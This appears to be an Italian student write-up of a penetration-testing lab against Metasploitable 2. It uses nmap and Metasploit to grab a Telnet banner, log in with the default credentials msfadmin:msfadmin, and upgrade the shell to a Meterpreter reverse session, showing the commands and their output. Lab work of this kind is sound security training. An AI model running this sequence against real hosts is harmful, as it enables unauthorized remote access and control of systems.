Esercizio S_L2_msfconsole_x_Telnet

Consegna

Fase 1 Scansione del Servizio Telnet

Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Requisito: Seguire gli step visti in lezione teorica.

Prima, configurate l'ip della vostra Kali con 192.168.1.25 e l'ip della vostra Metasploitable con 192.168.1.40

Fase 2 Autenticazione e Creazione della Sessione

L'obiettivo è ottenere l'accesso a Metasploitable 2 sfruttando le sue credenziali predefinite.

Utilizza il modulo auxiliary/scanner/telnet/telnet_login e imposta i seguenti parametri:

- Il target RHOSTS.
- Le credenziali note USERNAME e PASSWORD.
- L'opzione STOP_ON_SUCCESS su true.

Una volta eseguito con successo, il modulo stabilirà una sessione di comando.

Fase 3 Gestione delle Sessioni

Verifica le sessioni attive tramite il comando sessions -l. Per interagire con la sessione appena creata, digita sessions -i ID_sessione>.

Fase 4 Upgrade della Sessione a Meterpreter

Metti in background la sessione attiva usando la combinazione di tasti Ctrl+Z e confermando con y alla richiesta.

Successivamente, utilizza il modulo post/multi/manage/shell_to_meterpreter per eseguire l'upgrade della sessione a Meterpreter.

Controlla le opzioni con il comando show options ed effettua tutte le configurazioni necessarie per completare l'operazione.

SVOLGIMENTO

Setup Ambiente


Per prima cosa, come da consegna, è stato necessario configurare correttamente gl indirizzi ip delle due macchine.

Ho dunque iniziato con la Metasploitable2 modificando il file di configurazione di rete tramite il comando nano /etc/network/interfaces ed attribuendo alla macchina target l'IP 192.168.1.40.

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.40
netmask 255.255.255.0
gateway 192.168.1.1
```

Ho successivamente riavviato la macchina affinché le modifiche venissero caricate correttamente.

Mi sono poi spostato sulla Kali ed anche lì, tramite GUI, ho settato il nuovo indirizzo IP 192.18.1.25.



Ho infine messo entrambe le macchine sulla stessa rete interna "prova1".

Enumeration

Al fine di avere sott'occhio, per qualunque evenienza, qualche informazione sulla macchina target ho avviato una scansione sulla Metasploitable tramite nmap così da avere una panoramica dei servizi e la loro versione:

```
└$ nmap -sV -0 192.168.1.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-26 08:
mass_dns: warning: Unable to determine any DNS servers. F
Nmap scan report for 192.168.1.40
Host is up (0.00034s latency).
Not shown: 977 closed tcp ports (reset)
        STATE SERVICE
                         VERSION
21/tcp
        open ftp
                         vsftpd 2.3.4
        open ssh
                         OpenSSH 4.7p1 Debian 8ubuntu1
22/tcp
2.0)
23/tcp open telnet
                         Linux telnetd
25/tcp open smip
                         POSTTIX SMTpd
```

Recupero Banner Telnet

Ho dunque cominciato la fase di exploiting che consisteva nel cercare di recuperare il banner del servizio telnet presente sulla macchina target sperando di ottenere delle credenziali per il login remoto.

Per fare ciò ho avviato msfconsole ed ho cercato l'exploit indicato all'interno della consegna ed una volta assicuratomi della sua presenza l'ho selezionato utilizzando il comando use 1.

Una volta scelto l'auxiliary, è stato necessario configurarlo secondo le OPTIONS richieste.

<pre>msf6 auxiliary(scanner/telnet/telnet_version) > show options Module options (auxiliary/scanner/telnet/telnet_version):</pre>			
Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified u sername
RHOSTS		yes	The target host(s), see https:// docs.metasploit.com/docs/using-m etasploit/basics/using-metasploi t.html
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

Essendo già settata la RPORT corretta, è stato sufficiente settare l'RHOSTS sull'ip della macchina METASPLOITABLE2.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
```

Ho infine avviato lo script tramite il comando expoit.

```
KHU515 ⇒ 192.168.1.40
                                    rsion) > exploit
msf6 auxiliary(
[+] 192.168.1.40:23
                          192.168.1.40:23 TELNET
                                 \ \x0a|
                                  ) |\x0a| | | | |
                                      / \x0a| |
                                         |\x0a
                                              \x0a\x0a\x0a\x0aWarning: Neve
r expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasp
loit.com\x0a\x0a\x0alx0alx0alx0alx0a\x0ahsfadmin
asploitable login:
  192.168.1.40:23
                      - Scanned 1 of 1 hosts (100% complete)
   Auxiliary module execution completed
```

Come si può notare, il banner restituito tramite l'exploit ci ha comunicato le credenziali per l'accesso al servizio telnet.

Testando le credenziali collegandoci tramite telnet 192.168.1.40 ne constatiamo dunque la validità.

Logging through msfconsole

Ora che abbiamo la prova della validità delle credenziali recuperate possiamo procedere a creare una sessione di login tramite msfconsole.

Per fare ciò è necessario cercare e selezionare il seguente auxiliary:

search auxiliary/scanner/telnet_login

```
msf6 > search auxiliary/scanner/telnet/telnet_login
Matching Modules
   # Name
 Disclosure Date Rank Check Description
   0 auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass
                               Netgear PNPX_GetShareFolderList Authen
 2021-09-06
                 normal Yes
tication Bypass
   1 auxiliary/scanner/telnet/telnet_login
                  normal No
                                 Telnet Login Check Scanner
Interact with a module by name or index. For example info 1, use 1 or u
se auxiliary/scanner/telnet/telnet_login
<u>msf6</u> > use 1
msf6 auxiliary(
```

Osservando poi show OPTIONS notiamo che è necessario settare alcuni parametri: USERNAME, PASSWORD, RHOSTS e STOP_ON_SUCCESS (quest'ultimo necessario per interrompere ogni continuo tentativo di login una volta avuto riscontro positivo con un paio di credenziali).

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME ⇒ msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD ⇒ msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/telnet/telnet_login) > ■
```

Lanciando poi l'exploit riceviamo un messaggio di esito positivo; possiamo ritrovare la sessione instaurata da msfconsole verso la METASPLOITABLE2 semplicemente elencando la lista di sessioni attive: sessions -l.

```
msf6 auxiliary(
                                         n) > exploit
[!] 192.168.1.40:23
                         - No active DB -- Credential data will not be
saved!
[+] 192.168.1.40:23
                          - 192.168.1.40:23 - Login Successful: msfadmi
n:msfadmin
                         - Attempting to start session 192.168.1.40:23
[*] 192.168.1.40:23
with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.25:44723 → 192.168.1.40:
23) at 2025-08-26 09:01:13 -0400
* 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
                                         n) > sessions -l
msf6 auxiliary(s
Active sessions
                   Information
                                             Connection
  Id Name Type
            shell TELNET msfadmin:msfadmin 192.168.1.25:44723 → 19
                   (192.168.1.40:23)
                                            2.168.1.40:23 (192.168.1
                                             .40)
```

Upgrading Shell Meterpreter

A questo punto per portare a termine l'ultimo obiettivo richiesto dalla consegna, è stato sufficiente ricercare il post exploit "shell_to_meterpreter" e selezionarlo tramite use 0.

Osservandone le OPTIONS è parso chiara la necessità di settare LHOST e la relativa SESSION su cui effettuare l'upgrade della shell.

```
Module options (post/multi/manage/shell_to_meterpreter):
             Current Setting Required Description
   Name
   HANDLER true
                               yes
                                          Start an exploit/multi/handler
                                          to receive the connection
   LH0ST
                                          IP of host that will receive t
                                          he connection from the payload
                                          (Will try to auto detect).
   LPORT
            4433
                               ves
                                          Port for payload to connect to
   SESSION
                               ves
                                          The session to run this module
View the full module info with the info, or info -d command.
           unl*:/mapage/shell_to_meterpreter) > set SESSIONS 1
msf6 post(multi/manage/shell_to_meterpreter) > set SESSIONS 1
[!] Unknown datastore option: SESSIONS. Did you mean SESSION?
SESSIONS ⇒ 1
                 'manage/shell_to_meterpreter) > set SESSION 1
msf6 post(
                /manage/shell_to_meterpreter) > set LHOST 192.168.1.25
SESSION ⇒ 1
msf6 post(
LHOST ⇒ 192.168.1.25
```

Una volta avviato l'exploit ci verrò presentata una shell meterpreter funzionante:

```
msf6 post(
                                                          ) > exploit
[!] SESSION may not be compatible with this module:
[!] * Unknown session platform. This module works with: Linux, OSX, Un
ix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Starting exptore/matter/mander

[*] Started reverse TCP handler on 192.168.1.25:4433

[*] Sending stage (1017704 bytes) to 192.168.1.40

[*] Meterpreter session 2 opened (192.168.1.25:4433 → 192.168.1.40:414
48) at 2025-08-26 09:06:37 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Command stager progress
[*] Post module execution completed
[*] Post module execution completed
msf6 post(
Active sessions
  Id Name Type
                                         Information
                                                                    Connection
                shell
                                         TELNET msfadmin:ms 192.168.1.25:44723
                                          fadmin (192.168.1. → 192.168.1.40:2
                                                                     3 (192.168.1.40)
                                         40:23)
                meterpreter x86/l msfadmin @ metaspl 192.168.1.25:4433 inux oitable.localdomai \rightarrow 192.168.1.40:41
                                                                     448 (192.168.1.40)
[*] Starting interaction with 2...
msf6 post(multi/man
meterpreter > whoami
    Unknown command: whoami. Run the help command for more details.
meterpreter > pwd
/home/msfadmin
```

Conclusioni

L'esercizio ha mostrato come un servizio semplice e ormai obsoleto come **Telnet** possa rappresentare un punto d'ingresso estremamente debole in un sistema non aggiornato. Attraverso l'uso combinato di **Nmap** e **Metasploit**, è stato possibile:

- Identificare la presenza del servizio e raccogliere informazioni dal banner.
- Sfruttare le **credenziali di default** della macchina target per autenticarsi.
- Ottenere una sessione remota gestita direttamente in Metasploit.
- Effettuare un **upgrade a Meterpreter**, dimostrando come un accesso di base possa essere trasformato in un controllo molto più potente della macchina compromessa.

In sintesi, questo laboratorio evidenzia l'importanza di **disabilitare servizi insicuri** e di **evitare l'uso di credenziali deboli o predefinite**, che rendono banale il lavoro di un attaccante o di un penetration tester.